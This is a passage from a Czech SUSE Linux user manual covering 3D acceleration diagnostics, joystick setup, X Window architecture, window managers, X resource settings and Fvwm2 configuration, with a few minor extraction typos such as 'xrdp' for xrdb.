Z bezpečnostních důvodů mohou 3D akceleraci používat pouze uživatelé ve skupině `video`. Proto zkontrolujte, zda uživatel používající počítač lokálně je v této skupině uveden. Jinak dojde při startu OpenGL programu k chybě při přístupu do paměti nebo bude použita velice pomalá softwareová akcelerace pomocí *Software Rendering Fallback* ovladače OpenGL. Příkazem `id` můžete zkontrolovat, zda právě přihlášený uživatel patří do skupiny `video`. Pokud tomu tak není, pak je možné ho v `YaST` do této skupiny přidat.

Mesa/Glide

Tento OpenGL ovladače je možné konfigurovat pouze ručně pomocí informací, které poskytuje program `3Ddiag`. Bližší informace viz *Diagnostický nástroj 3Ddiag* na této straně.

Nezapomeňte prosím, že u ovladače Mesa/Glide je třeba spouštět OpenGL ovladače jako `root`, protože pouze on má přístup k hardwaru. Navíc musí právě přihlášený uživatel uvolnit svůj `DISPLAY` pro uživatele `root`. Toto můžete provést příkazem `xhost localhost`. Navíc je třeba, aby GLIDE podporovalo rozlišení v OpenGL programu (podporovaným rozlišením je 640×480 a 800×600). V opačném případě bude použit velice pomalý záložní „Software Rendering Fallback“ OpenGL.

Diagnostický nástroj 3Ddiag

Abyste mohli zkontrolovat 3D akceleraci v SuSE Linuxu, máte k dispozici diagnostický nástroj `3Ddiag`. Jedná se o program, který vyžaduje ke svému běhu terminál, proto je třeba ho spouštět z příkazové řádky.

Tento program pak zkontroluje konfiguraci XFree86, tj. zda jsou nainstalované balíky pro 3D akceleraci a zda jsou používány odpovídající OpenGL knihovny a GLX. Pokud se zobrazí `failed`, pak následujte doporučení, které vám program poskytne. V případě, že je vše v pořádku, pak se zobrazí `done`.

U OpenGL ovladače Mesa/Glide je možné provést konfiguraci relativně lehce v případě, že během instalace nebyla aktivována 3D podpora. Příkazem `3Ddiag -h` je pak možné nechat vypsát dostupné volby programu.

Testovací programy pro OpenGL

Testovací programy pro OpenGL jsou `gears` a `glinfo`. Navíc můžete vyzkoušet akceleraci v hrách, které 3D využívají, jako je např. `tuxracer` nebo `tuxkart`. Při aktivované 3D podpoře je možné hrát velice dobře tyto hry i na starších počítačích (okolo 233 MHz). Pomocí Mesa Software Rendering to možné není, protože by byl obraz příliš „trhaný“.

Možné problémy

Pokud proběhne test OpenGL negativně (není možné spouštět hry tak, aby se netrhaly), pak nejdříve programem `3Ddiag` zkontrolujte, zda není

chyba v konfiguraci (nezobrazí se `failed`) a případně chybu odstraňte. Když nepomůže ani odstranění chyby, resp. se žádné chybové hlášení nezobrazí, pak můžete ještě nahlédnout do protokolového souboru XFree86 (`/var/log/XFree86.0.log`). Často se stává, že zde je hlášení `DRI is disabled`. To může mít více příčin, ale jejich odhalení vyžaduje již velice hluboké technické znalosti.

Pokud nastane tento problém, pak se většinou nejedná o chybu v konfiguraci, kterou by již odhalil 3Ddiag. Pak máte většinou pouze možnost využít Mesa Software Rendering, který ale nenabízí 3D hardwarovou akceleraci. Kromě toho, pokud se objeví problémy při používání Mesa Software Rendering, pak nepoužívejte ani softwarovou nebo hardwarovou akceleraci.

Výše uvedený problém nastává např. při používání DRI a btftv (televizní karta) u ATI Rage 128.

Instalační podpora

Pokud nebudeme brát v úvahu Mesa Software Rendering, nacházejí se všechny OpenGL ovladače ve vývojovém stádiu a je proto třeba s nimi taky tak zacházet. Rozhodli jsme se však i přesto zařadit 3D akceleraci do naší distribuce, protože poptávka po 3D je velice vysoká. Ale bohužel nejsme s to zajistit podporu uživatelům v rámci instalační podpory.

I přesto jsme přesvědčeni o tom, že vám tato kapitola pomohla s nastavením 3D akcelerace. V případě problémů doporučujeme používat Mesa Software Rendering, viz *Mesa Software Rendering* na straně 152.

Podrobná online dokumentace

- DRI: `/usr/X11R6/lib/X11/doc/README.DRI` (balík XFree86-doc)
- Mesa/Glide: `/usr/share/doc/packages/mesa3dfx/` (balík x3d)

Konfigurace joysticku

SUSE Linux automaticky podporuje joysticky připojené k USB portu. Nastavení analogového zařízení na joystick rozhraní zvukové karty se


pak provádí při konfiguraci zvuku v YaST2 (viz *Zvuk* na straně 62). Podrobné informace o konfiguraci dalších joysticků jsou uvedeny v souboru `/usr/src/linux/Documentation/input/joystick.txt` (balík `kernel_source`, série d).

Pro testování joysticku slouží program `jstest`. Příkazem

```
earth: # jstest /dev/js0
```

zobrazíte hodnoty joysticku, které se aktualizují vždy, když pohnete joystickem nebo stisknete tlačítko.

Pokud je to třeba, pak můžete provést kalibraci programem `jscalibrator` (`/usr/bin/jscalibrator`). K tomu budete potřebovat jak balík `libjsw`, série d, tak i balík `libjsw-calibrator`, série d.



Obrázek 5.2: Kalibrace joysticku

Tím konfiguraci ukončíte a joystick je připraven k použití. Můžete např. spustit hru `clanbomber`, balík `clanbomber`, série fun, která podporuje joystick jako vstupní zařízení.

Pokud se objeví problémy, pak se podívejte do souboru `/usr/src/linux/Documentation/input/joystick.txt`, balík `kernel_source`, série d.

Správce oken

Pokud se vám podařila instalace grafického prostředí (X Window), máte také možnost vychutnat si požitek z barevné pracovní plochy s okny, menu a mnoha dalšími drobnými radostmi, které má obsahovat „pořádná pracovní plocha“. V této kapitole o správcích oken se proto budeme zabývat následujícími tématy:

- Správce oken – jeho úkoly
- GNOME – alternativní správce pracovní plochy
- Fvwm2 – klasický správce oken v Linuxu
- SuSEwm – hromadná konfigurace menu
- Praxe – různá nastavení

Trocha teorie o grafických uživatelských prostředích . . .	158
Nastavení grafického prostředí	164
GNOME	167
Správce oken Fvwm2	168
Nastavení Fvwm2	170

Poznámka

Přednastavenému správci pracovní plochy KDE je věnovaná samostatná příručka, kde jsou uvedeny všechny potřebné informace. Zde se budeme věnovat spíše technickému pozadí a navíc jsou i jiní správci oken, než jsou KDE, že?

Poznámka

Trocha teorie o grafických uživatelských prostředích

Struktura grafického prostředí (X Window)

Na rozdíl od MS Windows, která představují monolitické *grafické uživatelské prostředí*, jsou v Linuxu jednotlivé funkční vrstvy od sebe velmi čistě odděleny. Systém je sice o něco složitější, zato ale přehlednější a lépe otevřený pro další vývoj a rozšiřování jeho možností.

První vrstvu nad hardwarem představuje pro X Window samotný operační systém, který provádí základní úkoly, např. správu paměti.

Nad touto vrstvou se nachází *X server*, jehož funkci odpovídá *grafický ovladač* používaný v jiných systémech. *X server* tvoří transparentní vrstvu přímo pod grafickým uživatelským prostředím, čímž je možné využívat služby X serveru prostřednictvím sítě (včetně Internetu):

- komunikace s grafickou kartou,
- vykreslování bodů, úseček, obdélníků a textu
- přenos grafických služeb přes síť nebo v rámci lokálního počítače.

Třebaže většina uživatelů používá služby X serveru pouze lokálně, mohou všichni snadno využít i síťové možnosti. Ty zajišťují jednotné rozhraní, nezávislé na použitém hardwaru. Díky němu je možné používat tentýž program na různých stanicích, přičemž zobrazení jeho výsledků bude vždy dávat smysl. Kvalita grafiky (např. počet barev) však bude samozřejmě omezena možnostmi použité stanice.


Pokud jste připojeni k síti, máte například možnost nechat běžet na počítači ve firmě aplikaci, jejíž *grafický výstup* budete pozorovat doma na svém PC.

Přítom nezáleží na tom, zda se jedná o jednotlivou aplikaci nebo dokonce o celou pracovní plochu. Stejně tak přítom není rozhodující hardwarová architektura vašeho domácího počítače ani jeho operační systém – stačí, že podporuje X server.

Jednou z výhod X Window tedy je, že vždy nemusíte sedět přímo v místnosti s výkonnými počítači, abyste směli využít jejich výkon, ale můžete pohodlně pracovat na příjemnějším, méně hlučném počítači připojeném po síti na výkonný počítač, na kterém běží výpočetní část vašich úloh. Protože Linux je také víceuživatelským systémem, může samozřejmě pomocí X terminálů takto využívat výkonný počítač i více uživatelů (X terminál je malý počítač bez pevného disku, který se startuje prostřednictvím sítě a na kterém běží pouze X server).

Aby bylo možné *interaktivně* pohybovat okny, měnit jejich velikost, překrývat je, vytvářet, rušit atd., používají se *správci oken*. Dostáváme tím možnost spouštět a ovládat aplikace velice přehledným způsobem.

Správce oken je tedy další vrstvou mezi X serverem, aplikacemi a uživatelem tak, jak to zobrazuje schéma *Struktura grafického prostředí (X Window)* na této straně.



Obrázek 6.1: Vrstvy grafického uživatelského prostředí

Pod Linuxem je k dispozici více správců oken, navíc jsou zde ještě rozdíly mezi správci oken a „pracovními prostředími“. Zatímco se „čistí“ správci oken omezují pouze na samotnou správu oken, patří k pracovnímu prostředí ještě balík aplikací s jednotným vzhledem a ovládáním.

Součástí SUSE Linuxu jsou následující správci oken:

Kromě toho obsahuje SUSE Linux také několik správců pracovní plochy. Ti poskytují jednotný vzhled aplikací a velké množství doplňkových nástrojů, které nejsou součástí správců oken. V současnosti se používají hlavně první dva uvedení správci pracovní plochy.

Správce	Popis
Fvwm	Dlouho byl nejpoužívanějším správcem oken v Linuxu
Fvwm95	Fvwm ve stylu Windows 95
AfterStep	Look and Feel produktu NeXTSTEP
WindowMaker	Totéž, ale zcela nově implementováno
Enlightenment	Bohatá výbava
Ctwm	Strohý správce oken
Olvwm	OpenLook Virtual Window Manager, trochu zvláštní
Blackbox	Malý a velice rychlý správce oken (favorit dokumentačního týmu)
Sawfish	Správce oken v pracovní ploše GNOME
twm	Velice jednoduchý správce oken, který je součástí X window

Tabulka 6.1: Seznam správců oken

Správce	Popis
KDE	K Desktop Environment je přednastaveným správcem pracovní plochy a stále získává na popularitě
GNOME	GNU Network Object Model Environment je také velice oblíbeným správcem, ale jeho vývoj se v poslední době zpomalil
XFce	Je nadstavbou komerčního CDE

Tabulka 6.2: Seznam správců pracovní plochy

Kterého správce oken budete používat, záleží na osobním vkusu, požadovaných funkcích a možnostech používaného hardwaru, kde záleží zejména na velikosti paměti. Náročná pracovní prostředí, jako jsou KDE nebo GNOME, by měla být používána pouze v případě, kdy operační paměť má kapacitu minimálně 64 MB. Dále jsou to kromě vzhledu i konfigurační a vývojové možnosti, které odlišují jednotlivé správce oken.

Máte možnost si také nainstalovat více správců oken na jednom počítači a postupně si je vyzkoušet. Pokud se rozhodnete používat určitého správce trvale, vyplatí se přizpůsobit si ho svým požadavkům a vytvořit si tak vlastní pracovní prostředí. Jako standardní prostředí se v SUSE Linuxu instaluje KDE.

Co všechno umí správce oken?

Pouze krátký (a neúplný) přehled úkolů, které má na starosti správce oken:

- vzhled oken
 - ▷ šířka, výška, barvy a 3D efekty rámečků
 - ▷ ovládací prvky na rámečku, nadpis okna a písmo
- překrývání oken
 - ▷ chování při překrývání, např. AutoRaise (automatické udržování okna v popředí)
 - ▷ upevnění okna
- změna zaměření oken (které je aktivní)
 - ▷ kliknutím
 - ▷ kurzorem myši
- rozbalovací menu
 - ▷ vzhled menu (barva, písmo)
 - ▷ chování menu a podmenu
- pozadí obrazovky
- virtuální pracovní plocha (více ploch/oken)
- správa ikon

- spojení zvuku s událostmi na pracovní ploše


Kromě toho je dobré vědět, že většina správců oken čte konfiguraci z jednoho nebo více *konfiguračních souborů*. Tam je možné editováním více či méně intuitivních příkazů nastavit tytéž parametry jako pomocí menu. To je důležité zejména pro ty správce, kteří konfiguraci pomocí menu postrádají, ale často je to pohodlnější a přehlednější i pro ty, které ji nabízejí. Můžeme zde říci z vlastních zkušeností, že člověk si poměrně snadno zvykne na „svého“ správce oken a na způsob, jak ho konfigurovat, ať už je jakýkoli. Kromě toho se konfigurace oblíbeného správce oken provádí hlavně při instalaci a potom zůstává dlouho zachována.

Spouštění různých správců oken

Pro aktivaci jednotlivých správců oken existuje v SUSE Linuxu více možností, a to nezávisle na tom, jakým způsobem spustíte systém X Window.

Spouštění pomocí kdm

Pokud spouštíte správce oken pomocí KDM, můžete ještě při přihlášení zvolit požadovaného správce oken ze seznamu – jinak se použije poslední nastavení, které si KDM ukládá pro každého uživatele zvlášť. Toto se také nazývá *grafickým přihlášením*, kdy při startu systému přechází počítač rovnou do grafického režimu a spouští KDM, resp. XDM. Jako startovací úroveň běhu je nastaveno 5.



Obrázek 6.2: Program pro grafické přihlášení KDM

Spouštění pomoci `xdm`

Pokud budete chtít použít místo KDM program XDM, je třeba přidat do souboru `~/.bashrc` proměnnou `WINDOWMANAGER` (viz níže).

Spouštění pomoci `startx`

Když nechcete spouštět X server automaticky při startu systému, můžete ho spustit z příkazové řádky příkazem `startx`, kde jako parametr lze uvést název požadovaného správce oken, např.:

```
newbie@earth:~ > startx fvwm95
```

Zde se spustí `Fvwm95`. Parametr odpovídá názvu souboru, spouštějícího požadovaného správce oken. Funguje to pro většinu dodávaných správců oken. Případně se podívejte do souboru `.xinitrc` ve svém domovském adresáři. Při spouštění můžete také změnit nastavení počtu barev následujícím příkazem:

```
newbie@earth:~ > startx afterstep -- -bpp 16
```

který spustí X server v 16ti bitové barevné hloubce (65536 barev) a jako správce oken bude použit `AfterStep`. Výchozí barevnou hloubku jste nastavili již při instalaci X Window, viz instalační příručka a dále `startx`.

Proměnná `WINDOWMANAGER`

Pokud se rozhodnete trvale používat jednoho správce oken, můžete do souboru `~/.bashrc` ve svém domovském adresáři uvést následující řádku, resp. stávající řádku pozměnit:

```
export WINDOWMANAGER=fvwm95
```

Tím nastavíte `Fvwm95` jako výchozího správce oken. Také zde je třeba uvést název spustitelného souboru, startujícího správce oken. Nezapomeňte rovněž připojit cestu k tomuto souboru, pokud není jeho adresář obsažen v proměnné `PATH`.

Tuto změnu v souboru `/etc/profile` můžete také provést *globálně* (např. pomocí programu `YaST`), pokud budete chtít použít nastavení správce oken společně pro všechny uživatele. Podrobný postup naleznete v části věnované `YaST`. Standardní nastavení v `/etc/profile` si pak může každý uživatel sám změnit ve vlastním souboru `~/.bashrc`.

Nastavení grafického prostředí

V zásadě existují dvě základní místa, na kterých můžete provádět úpravy pracovní plochy, a to:

- V přednastavení pro jednotlivé aplikace systému X Window
- V konfiguračním souboru nebo souborech (podrobněji viz na straně 169).

Přednastavení pro aplikace v X Window

Obecná nastavení

Takřka každá aplikace vytvořená pro X Window je určitým způsobem přednastavena. Její konfigurace se nachází v souboru, který patří k softwarovému balíku. Při instalaci je většinou zapsán do adresáře `/usr/X11R6/lib/X11/app-defaults`. Zde se nacházejí soubory jako je např. `Xarchie`¹. Jak již název napovídá, jedná se o ústřední konfigurační soubor programu `xarchie`. Prohlédněte si tento soubor např. příkazem `less`. Naleznete zde řádky následujícího typu:

```
Xarchie.color*background: powder blue
```

Nenechejte se těmito „tajemnými“ řádky odradit, není třeba všem ihned rozumět. Každý program v X Window používá různé *widgety* neboli grafické prvky. Pod tímto termínem by bylo asi nejlepší představit si „kostku stavebnice“ opatřenou návodem, jak s ní zacházet.

Přitom existuje *stavební díl*, který je hlavním oknem aplikace a je zobrazen jako úplně první. Všechny ostatní *widgety* jsou následníky hlavního okna aplikace. Tzn. že každý *widget* má přesně jednoho předchůdce a jeden nebo více následníků. Každý z těchto jednotlivých *widgetů* může být označen jedinečným názvem.

Poznámka

Dialogové okno tedy může obsahovat více *widgetů*. Jeden je okno, další tlačítka v okně a v jiném *widgetu* je možné ukládat informace.

Poznámka

Protože jsou *widgety* uspořádány podle výše uvedených pravidel, můžeme také hovořit o tzv. *widgetovém stromu*. Každé okno v aplikaci má v tomto

¹Samozřejmě je třeba mít program nainstalován

stromu přiřazen jednoznačný název. To umožňuje přístup ke každému jednotlivému oknu aplikace. V našem případě to znamená:

- První slovo k teče (tedy slovo `xarchie`) je název hlavního widgetu aplikace `xarchie` (použití jmen s *velkým prvním písmenem* se zde stalo určitým pravidlem).
- Po teče následuje slovo `'color'`, znamenající barvu.
- Poté následuje tečka nebo hvězdička:
 - ▷ Tečka znamená, že mezi těmito dvěma okny se v hierarchii nenachází žádné další okno.
 - ▷ Hvězdička znamená, že mezi těmito dvěma okny se může nacházet více dalších oken.
- Hodnota „background“ nám konečně říká, která barva se má nastavit. Zde je možné uvést definovanou barvu. Seznam všech platných barev X Window se nachází v souboru `/usr/X11R6/lib/X11/rgb.txt`.

Uživatelská nastavení

Samozřejmě má každý uživatel možnost provádět vlastní nastavení. Za tímto účelem je vytvořen v domovském adresáři uživatele soubor `~/.Xresources`. Znak `'.'` před názvem znamená, že se jedná o skrytý soubor.

V tomto souboru jsou uživatelská nastavení. Zde můžete například zadat, že všechna okna mají mít žluté pozadí kromě hlavního okna, které by mělo být červené.

Pro výše uvedený příklad to znamená, že v `~/.Xresources` v domovském adresáři je možné předefinovat standardní nastavení z `app-defaults`. Vložíte-li tedy do `~/.Xresources` řádku:

```
xarchie.color*background: gold
```

bude pouze u vás aplikace `xarchie` spouštěna se zlatým pozadím.

Samozřejmě nemáte možnost měnit pouze barvy, ale takřka kompletní vzhled oken. Velice užitečným programem je v této spojitosti editor zdrojů `edilres`. Prostřednictvím tohoto programu můžete nechat zobrazit zdroje určité aplikace a upravovat je.

Ještě další příklady, co se dá nastavit:

```
Xarchie.color*background: powder blue
Xarchie.color*SimpleMenu*background: wheat
Xarchie.color*Command*background: wheat
Xarchie.color*MenuButton*background: wheat
Xarchie.color*Text*background: wheat Xarchie*font: 9x15
```

V zásadě je tak možné změnit všechna nastavení programů pod X Window. Ve skutečnosti se ovšem nejčastěji omezíte na nastavení barev, znakové sady a geometrie (umístění a velikosti oken).

Jaké možnosti editace máte, to se dozvíte z manuálových stránek programu nebo v odpovídajícím souboru v `app-defaults`.

V souboru `/usr/X11R6/lib/X11/rgb.txt` naleznete názvy platných barev. Přehled o znakových sadách vám poskytne program `xfontsel`, resp. `xlsfonts`.

Nastavení při startu aplikací

Třetí možností, jak ovlivnit vzhled aplikace, je zadání parametrů z příkazové řádky přímo při jejím startu. Tyto parametry můžete samozřejmě také uvést v konfiguračním souboru správce oken, pokud jeho prostřednictvím spouštíte programy.

Můžete například spustit program explicitně s jiným typem písma a barvou pozadí (`bg` = „background“, `fg` = „foreground“), samozřejmě pouze v případě, kdy je tato volba podporována:

```
xterm -bg darkblue -fg white
```

Výsledkem zde bude tmavě modrý Xterm s bílým písmem.

Jak aplikovat možnosti konfigurace?

V zásadě jsou globální nastavení aktivována při startu X Window. Samotná nastavení přitom X server spravuje v databázi. Pokud budete chtít aktivovat změny, je třeba nechat znovu načíst zdrojovou databázi, samozřejmě po provedení požadovaných změn. To můžete provést příkazem

```
newbie@earth:~ > xrdp ~/.Xresources
```

Různá nastavení pro aplikace jsou zpracována při tvorbě interní zdrojové databáze X serveru při jeho spuštění, a to v následujícím pořadí:

- Nejdříve jsou načteny z `/usr/X11R6/lib/X11/app-defaults` přednastavené hodnoty pro stávající programy.
- Pokud máte v souboru `~/.Xresources` ve svém uživatelském adresáři vlastní nastavení, dojde k přepsání přednastavených hodnot.
- Pokud použijete při spuštění aplikace (např. v konfiguračním souboru správce oken nebo v příkazové řádce) explicitní volby, pak mají vyšší prioritu než nastavení provedená v konfiguračních souborech.

Program `xrdb` můžete například spustit s explicitní volbou:

```
newbie@earth:~ > xrdb -q
```

což bude mít za následek např. toto:

```
emacs*geometry: 100x45-5-5  netscape.geometry: 610x760+140+30
xdvi*geometry: 720x895+250+5
```

A nakonec ještě malá rada:

Tip


Pokud se stane, že program ignoruje změny nastavení v `~/.Xresources` a nové načtení databáze zdrojů, často pomůže zkontrolovat, zda jste nezaměnili některé velké písmeno za malé či naopak při psaní názvu widgetu.

Tip

GNOME

GNOME není vlastně správcem oken, ale jedná se o pracovní plochu. Zatímco KDE obsahují vlastního správce oken, není GNOME závislý na správci oken, ale může používat libovolného správce oken.

GNOME podporuje, stejně jako KDE drag & drop (táhni a pusť) a obsahuje množství programů. V Evropě je KDE rozšířenější než GNOME, ale v USA je tomu právě naopak.



Obrázek 6.3: Pracovní prostředí pro GNOME

Správce oken Fvwm2

Obecně


V následujícím popíšeme funkce správce oken Fvwm2. Jeho předchůdce Fvwm byl jedním z těch, které znamenaly zlom v používání správců oken v Linuxu a zanechal i další následovníky – v neposlední řadě např. scwm.

V SUSE Linuxu obsahuje Fvwm2 balík Fvwm, série xwm, starší Fvwm potom balík Fvwm1, série xwm.

Kromě běžných funkcí pro správu oken a „ovládacích tlačítek“ nabízí menu na pozadí a modulární aplikace, které mohou být nahrávány za běhu. Díky tomu máte k dispozici některé zajímavé funkce jako je např. lišta tlačítek.

Více informací o funkci, spouštění a konfiguraci Fvwm2 a jeho modulů naleznete na manuálových stránkách (fvwm2, FvwmAudio, FvwmButtons atd.). V adresáři s dokumentací `/usr/share/doc/packages/fvwm` můžete nalézt vzorové konfigurace, dodávané spolu s balíky.

Pokud nebudete chtít psát konfigurační soubor od začátku, můžete si nechat vygenerovat jeho „kostru“ pomocí SuSEwm a následně přizpůsobit svým požadavkům.



Obrázek 6.4: Pracovní prostředí Fvwm2

Konfigurační soubory Fvwm2

Fvwm2 se konfiguruje pomocí dvou souborů:

- Globální konfigurační soubor, který by neměl chybět. Nachází se v adresáři `/usr/X11R6/lib/X11/fvwm2` a nazývá se `.fvwm2rc`.

- Uživatelský konfigurační soubor, který chybět smí. Nazývá se také `~/ .fvwm2rc` a nachází se v domovském adresáři stávajícího uživatele.

Program SuSEwm zajistí při instalaci SUSE Linuxu, aby byly vytvořeny globální konfigurační soubory pro Fvwm2.

Fvwm2 načte konfigurační soubor při startu. Správce oken se spustí z `/usr/X11R6/lib/X11/xinit/xinitrc`, resp. z `~/ .xinitrc`. Také by měla být nastavena proměnná prostředí `WINDOWMANAGER` s názvem a cestou ke spustitelnému souboru stávajícího správce oken, např. `/usr/X11R6/bin/fvwm2`, viz také na straně 163. Nejdříve bude použit uživatelský konfigurační soubor, pokud existuje. Pokud tomu tak není, bude použit systémový konfigurační soubor.

Jednotlivé moduly programu Fvwm2 načtou při spuštění tytéž konfigurační soubory, třebaže použijí pouze ty části konfiguračního souboru, které se daného modulu přímo týkají.

Doporučujeme každému uživateli, aby si vytvořil vlastní konfigurační soubor, který si může upravit dle svých potřeb. Po změně konfiguračního souboru je třeba znovu spustit správce oken tak, aby se změny projevíly.

Nastavení Fvwm2

Obecně

Nyní se dostáváme k samotnému konfiguračnímu souboru pro Fvwm2, který je třeba nejdříve vytvořit. K tomu můžete použít konfigurační soubor `~/ .fvwm2rc` z adresáře `/usr/share/doc/packages/fvwm/system.fvwm2rc`.

Otevřete svým oblíbeným editorem soubor `~/ .fvwm2rc`. Nyní si projdeme některé konfigurační možnosti.

Co se děje při startu Fvwm2

Procházejte souborem až ke komentáři na obr. *Co se děje při startu Fvwm2* na této straně.


```
#####
#                                                                    #
#   initialization function head                                     #
#   common to all wms                                             #
#                                                                    #
#####
```

Soubor 11: *InitFunction v souboru \tld/.fvwm2rc*

Zde naleznete všechny programy, které jsou spouštěny při startu Fvwm2. Zde se zavádí modul FvwmBanner (logo), je spuštěno několik aplikací xterm a program xpmroot. Tento program slouží pro přenos obrazu na pozadí (tj. v „Root Window“). Můžete zde použít všechny programy, které jsou schopny běžet na pozadí (např. xsetroot, xearth, xv, atd.).

Zde je ještě příklad s programem xv:

```
+ "I" Exec xv -quit -root -owncmap -maxspect ~/pics/bild13.png
```

Obrázky na pozadí byste měli spustit ještě jednou při aktivitách, které jsou spouštěny při novém startu Fvwm2, tj. měli byste připojit funkci RestartFunction. Tu naleznete v souboru *Co se děje při startu Fvwm2* na této straně.

```
#####
#                                                                    #
#   restart function                                              #
#   common to all wms                                             #
#                                                                    #
#####
```

Soubor 12: *RestartFunction v souboru \tld/.fvwm2rc*

Často vypadají InitFunction a RestartFunction velice podobně, protože obojí souvisí se startem správce oken. V RestartFunction není většinou kladen důraz na spuštění banneru správce oken.

Kromě funkcí InitFunction a RestartFunction existuje ještě doplňková ExitFunction. Jak již název napovídá, jedná se o „úklidovou“ funkci, jejíž programy budou spuštěny *před* restartem, resp. opuštěním správce oken. Tímto způsobem můžete např. smazat pozadí obrazovky předtím, než po restartu správce oken bude spuštěno nové pozadí.

Barvy a fonty

Nastavení barev a fontů naleznete v odst. *Barvy a fonty* na této straně.

```
#####  
#                                                                 #  
#   colors and fonts                                           #  
#                                                                 #  
#####
```

Soubor 13: Nastavení barev a znakové sady v souboru `\tld/.fvwm2rc`

Zde můžete vybírat zcela dle libosti. Zvolte si barvy, které vám nejvíce vyhovují. Můžete použít všechny nainstalované barvy. Kolik to bude barev, záleží např. na vaší grafické kartě. Stiskněte pravé tlačítko myši a zvolte menu 'System'. Zde potom menu 'Informace'. Takřka na konci naleznete položku 'Barvy'. Vyberte ji a zobrazí se okno s paletou všech dostupných barev. Nyní si můžete vybrat. Názvy barev se nacházejí v souboru `/usr/X11R6/lib/X11/rgb.txt`.

O několik řádků níže objevíte řádky následujícího tvaru:

```
WindowFont -misc-fixed-bold-r-normal-*-13*-75-75-c-80-iso8859-2
```

Toto je systematické označení typu písma systému X Window. Každý font je označen tímto způsobem. Vysvětlovat na tomto místě jednotlivé části tohoto označení by bylo zacházení do přílišných podrobností. Aby bylo možné zachovat určitou přehlednost, existuje celá řada *aliasů* (náhradních jmen) pro tyto fonty. Jednotlivá písma se nacházejí v běžném případě v adresáři `/usr/X11R6/lib/X11/fonts`. V podadresářích pak existuje soubor `fonts.alias`. Obsahuje potřebné aliasy pro jednotlivé fonty:

```
variable  -*helvetica-bold-r-normal-*-120-*-*-*-*iso8859-2  
5x7       -misc-fixed-medium-r-normal--7-70-75-75-c-50-iso8859-2
```

Ikony

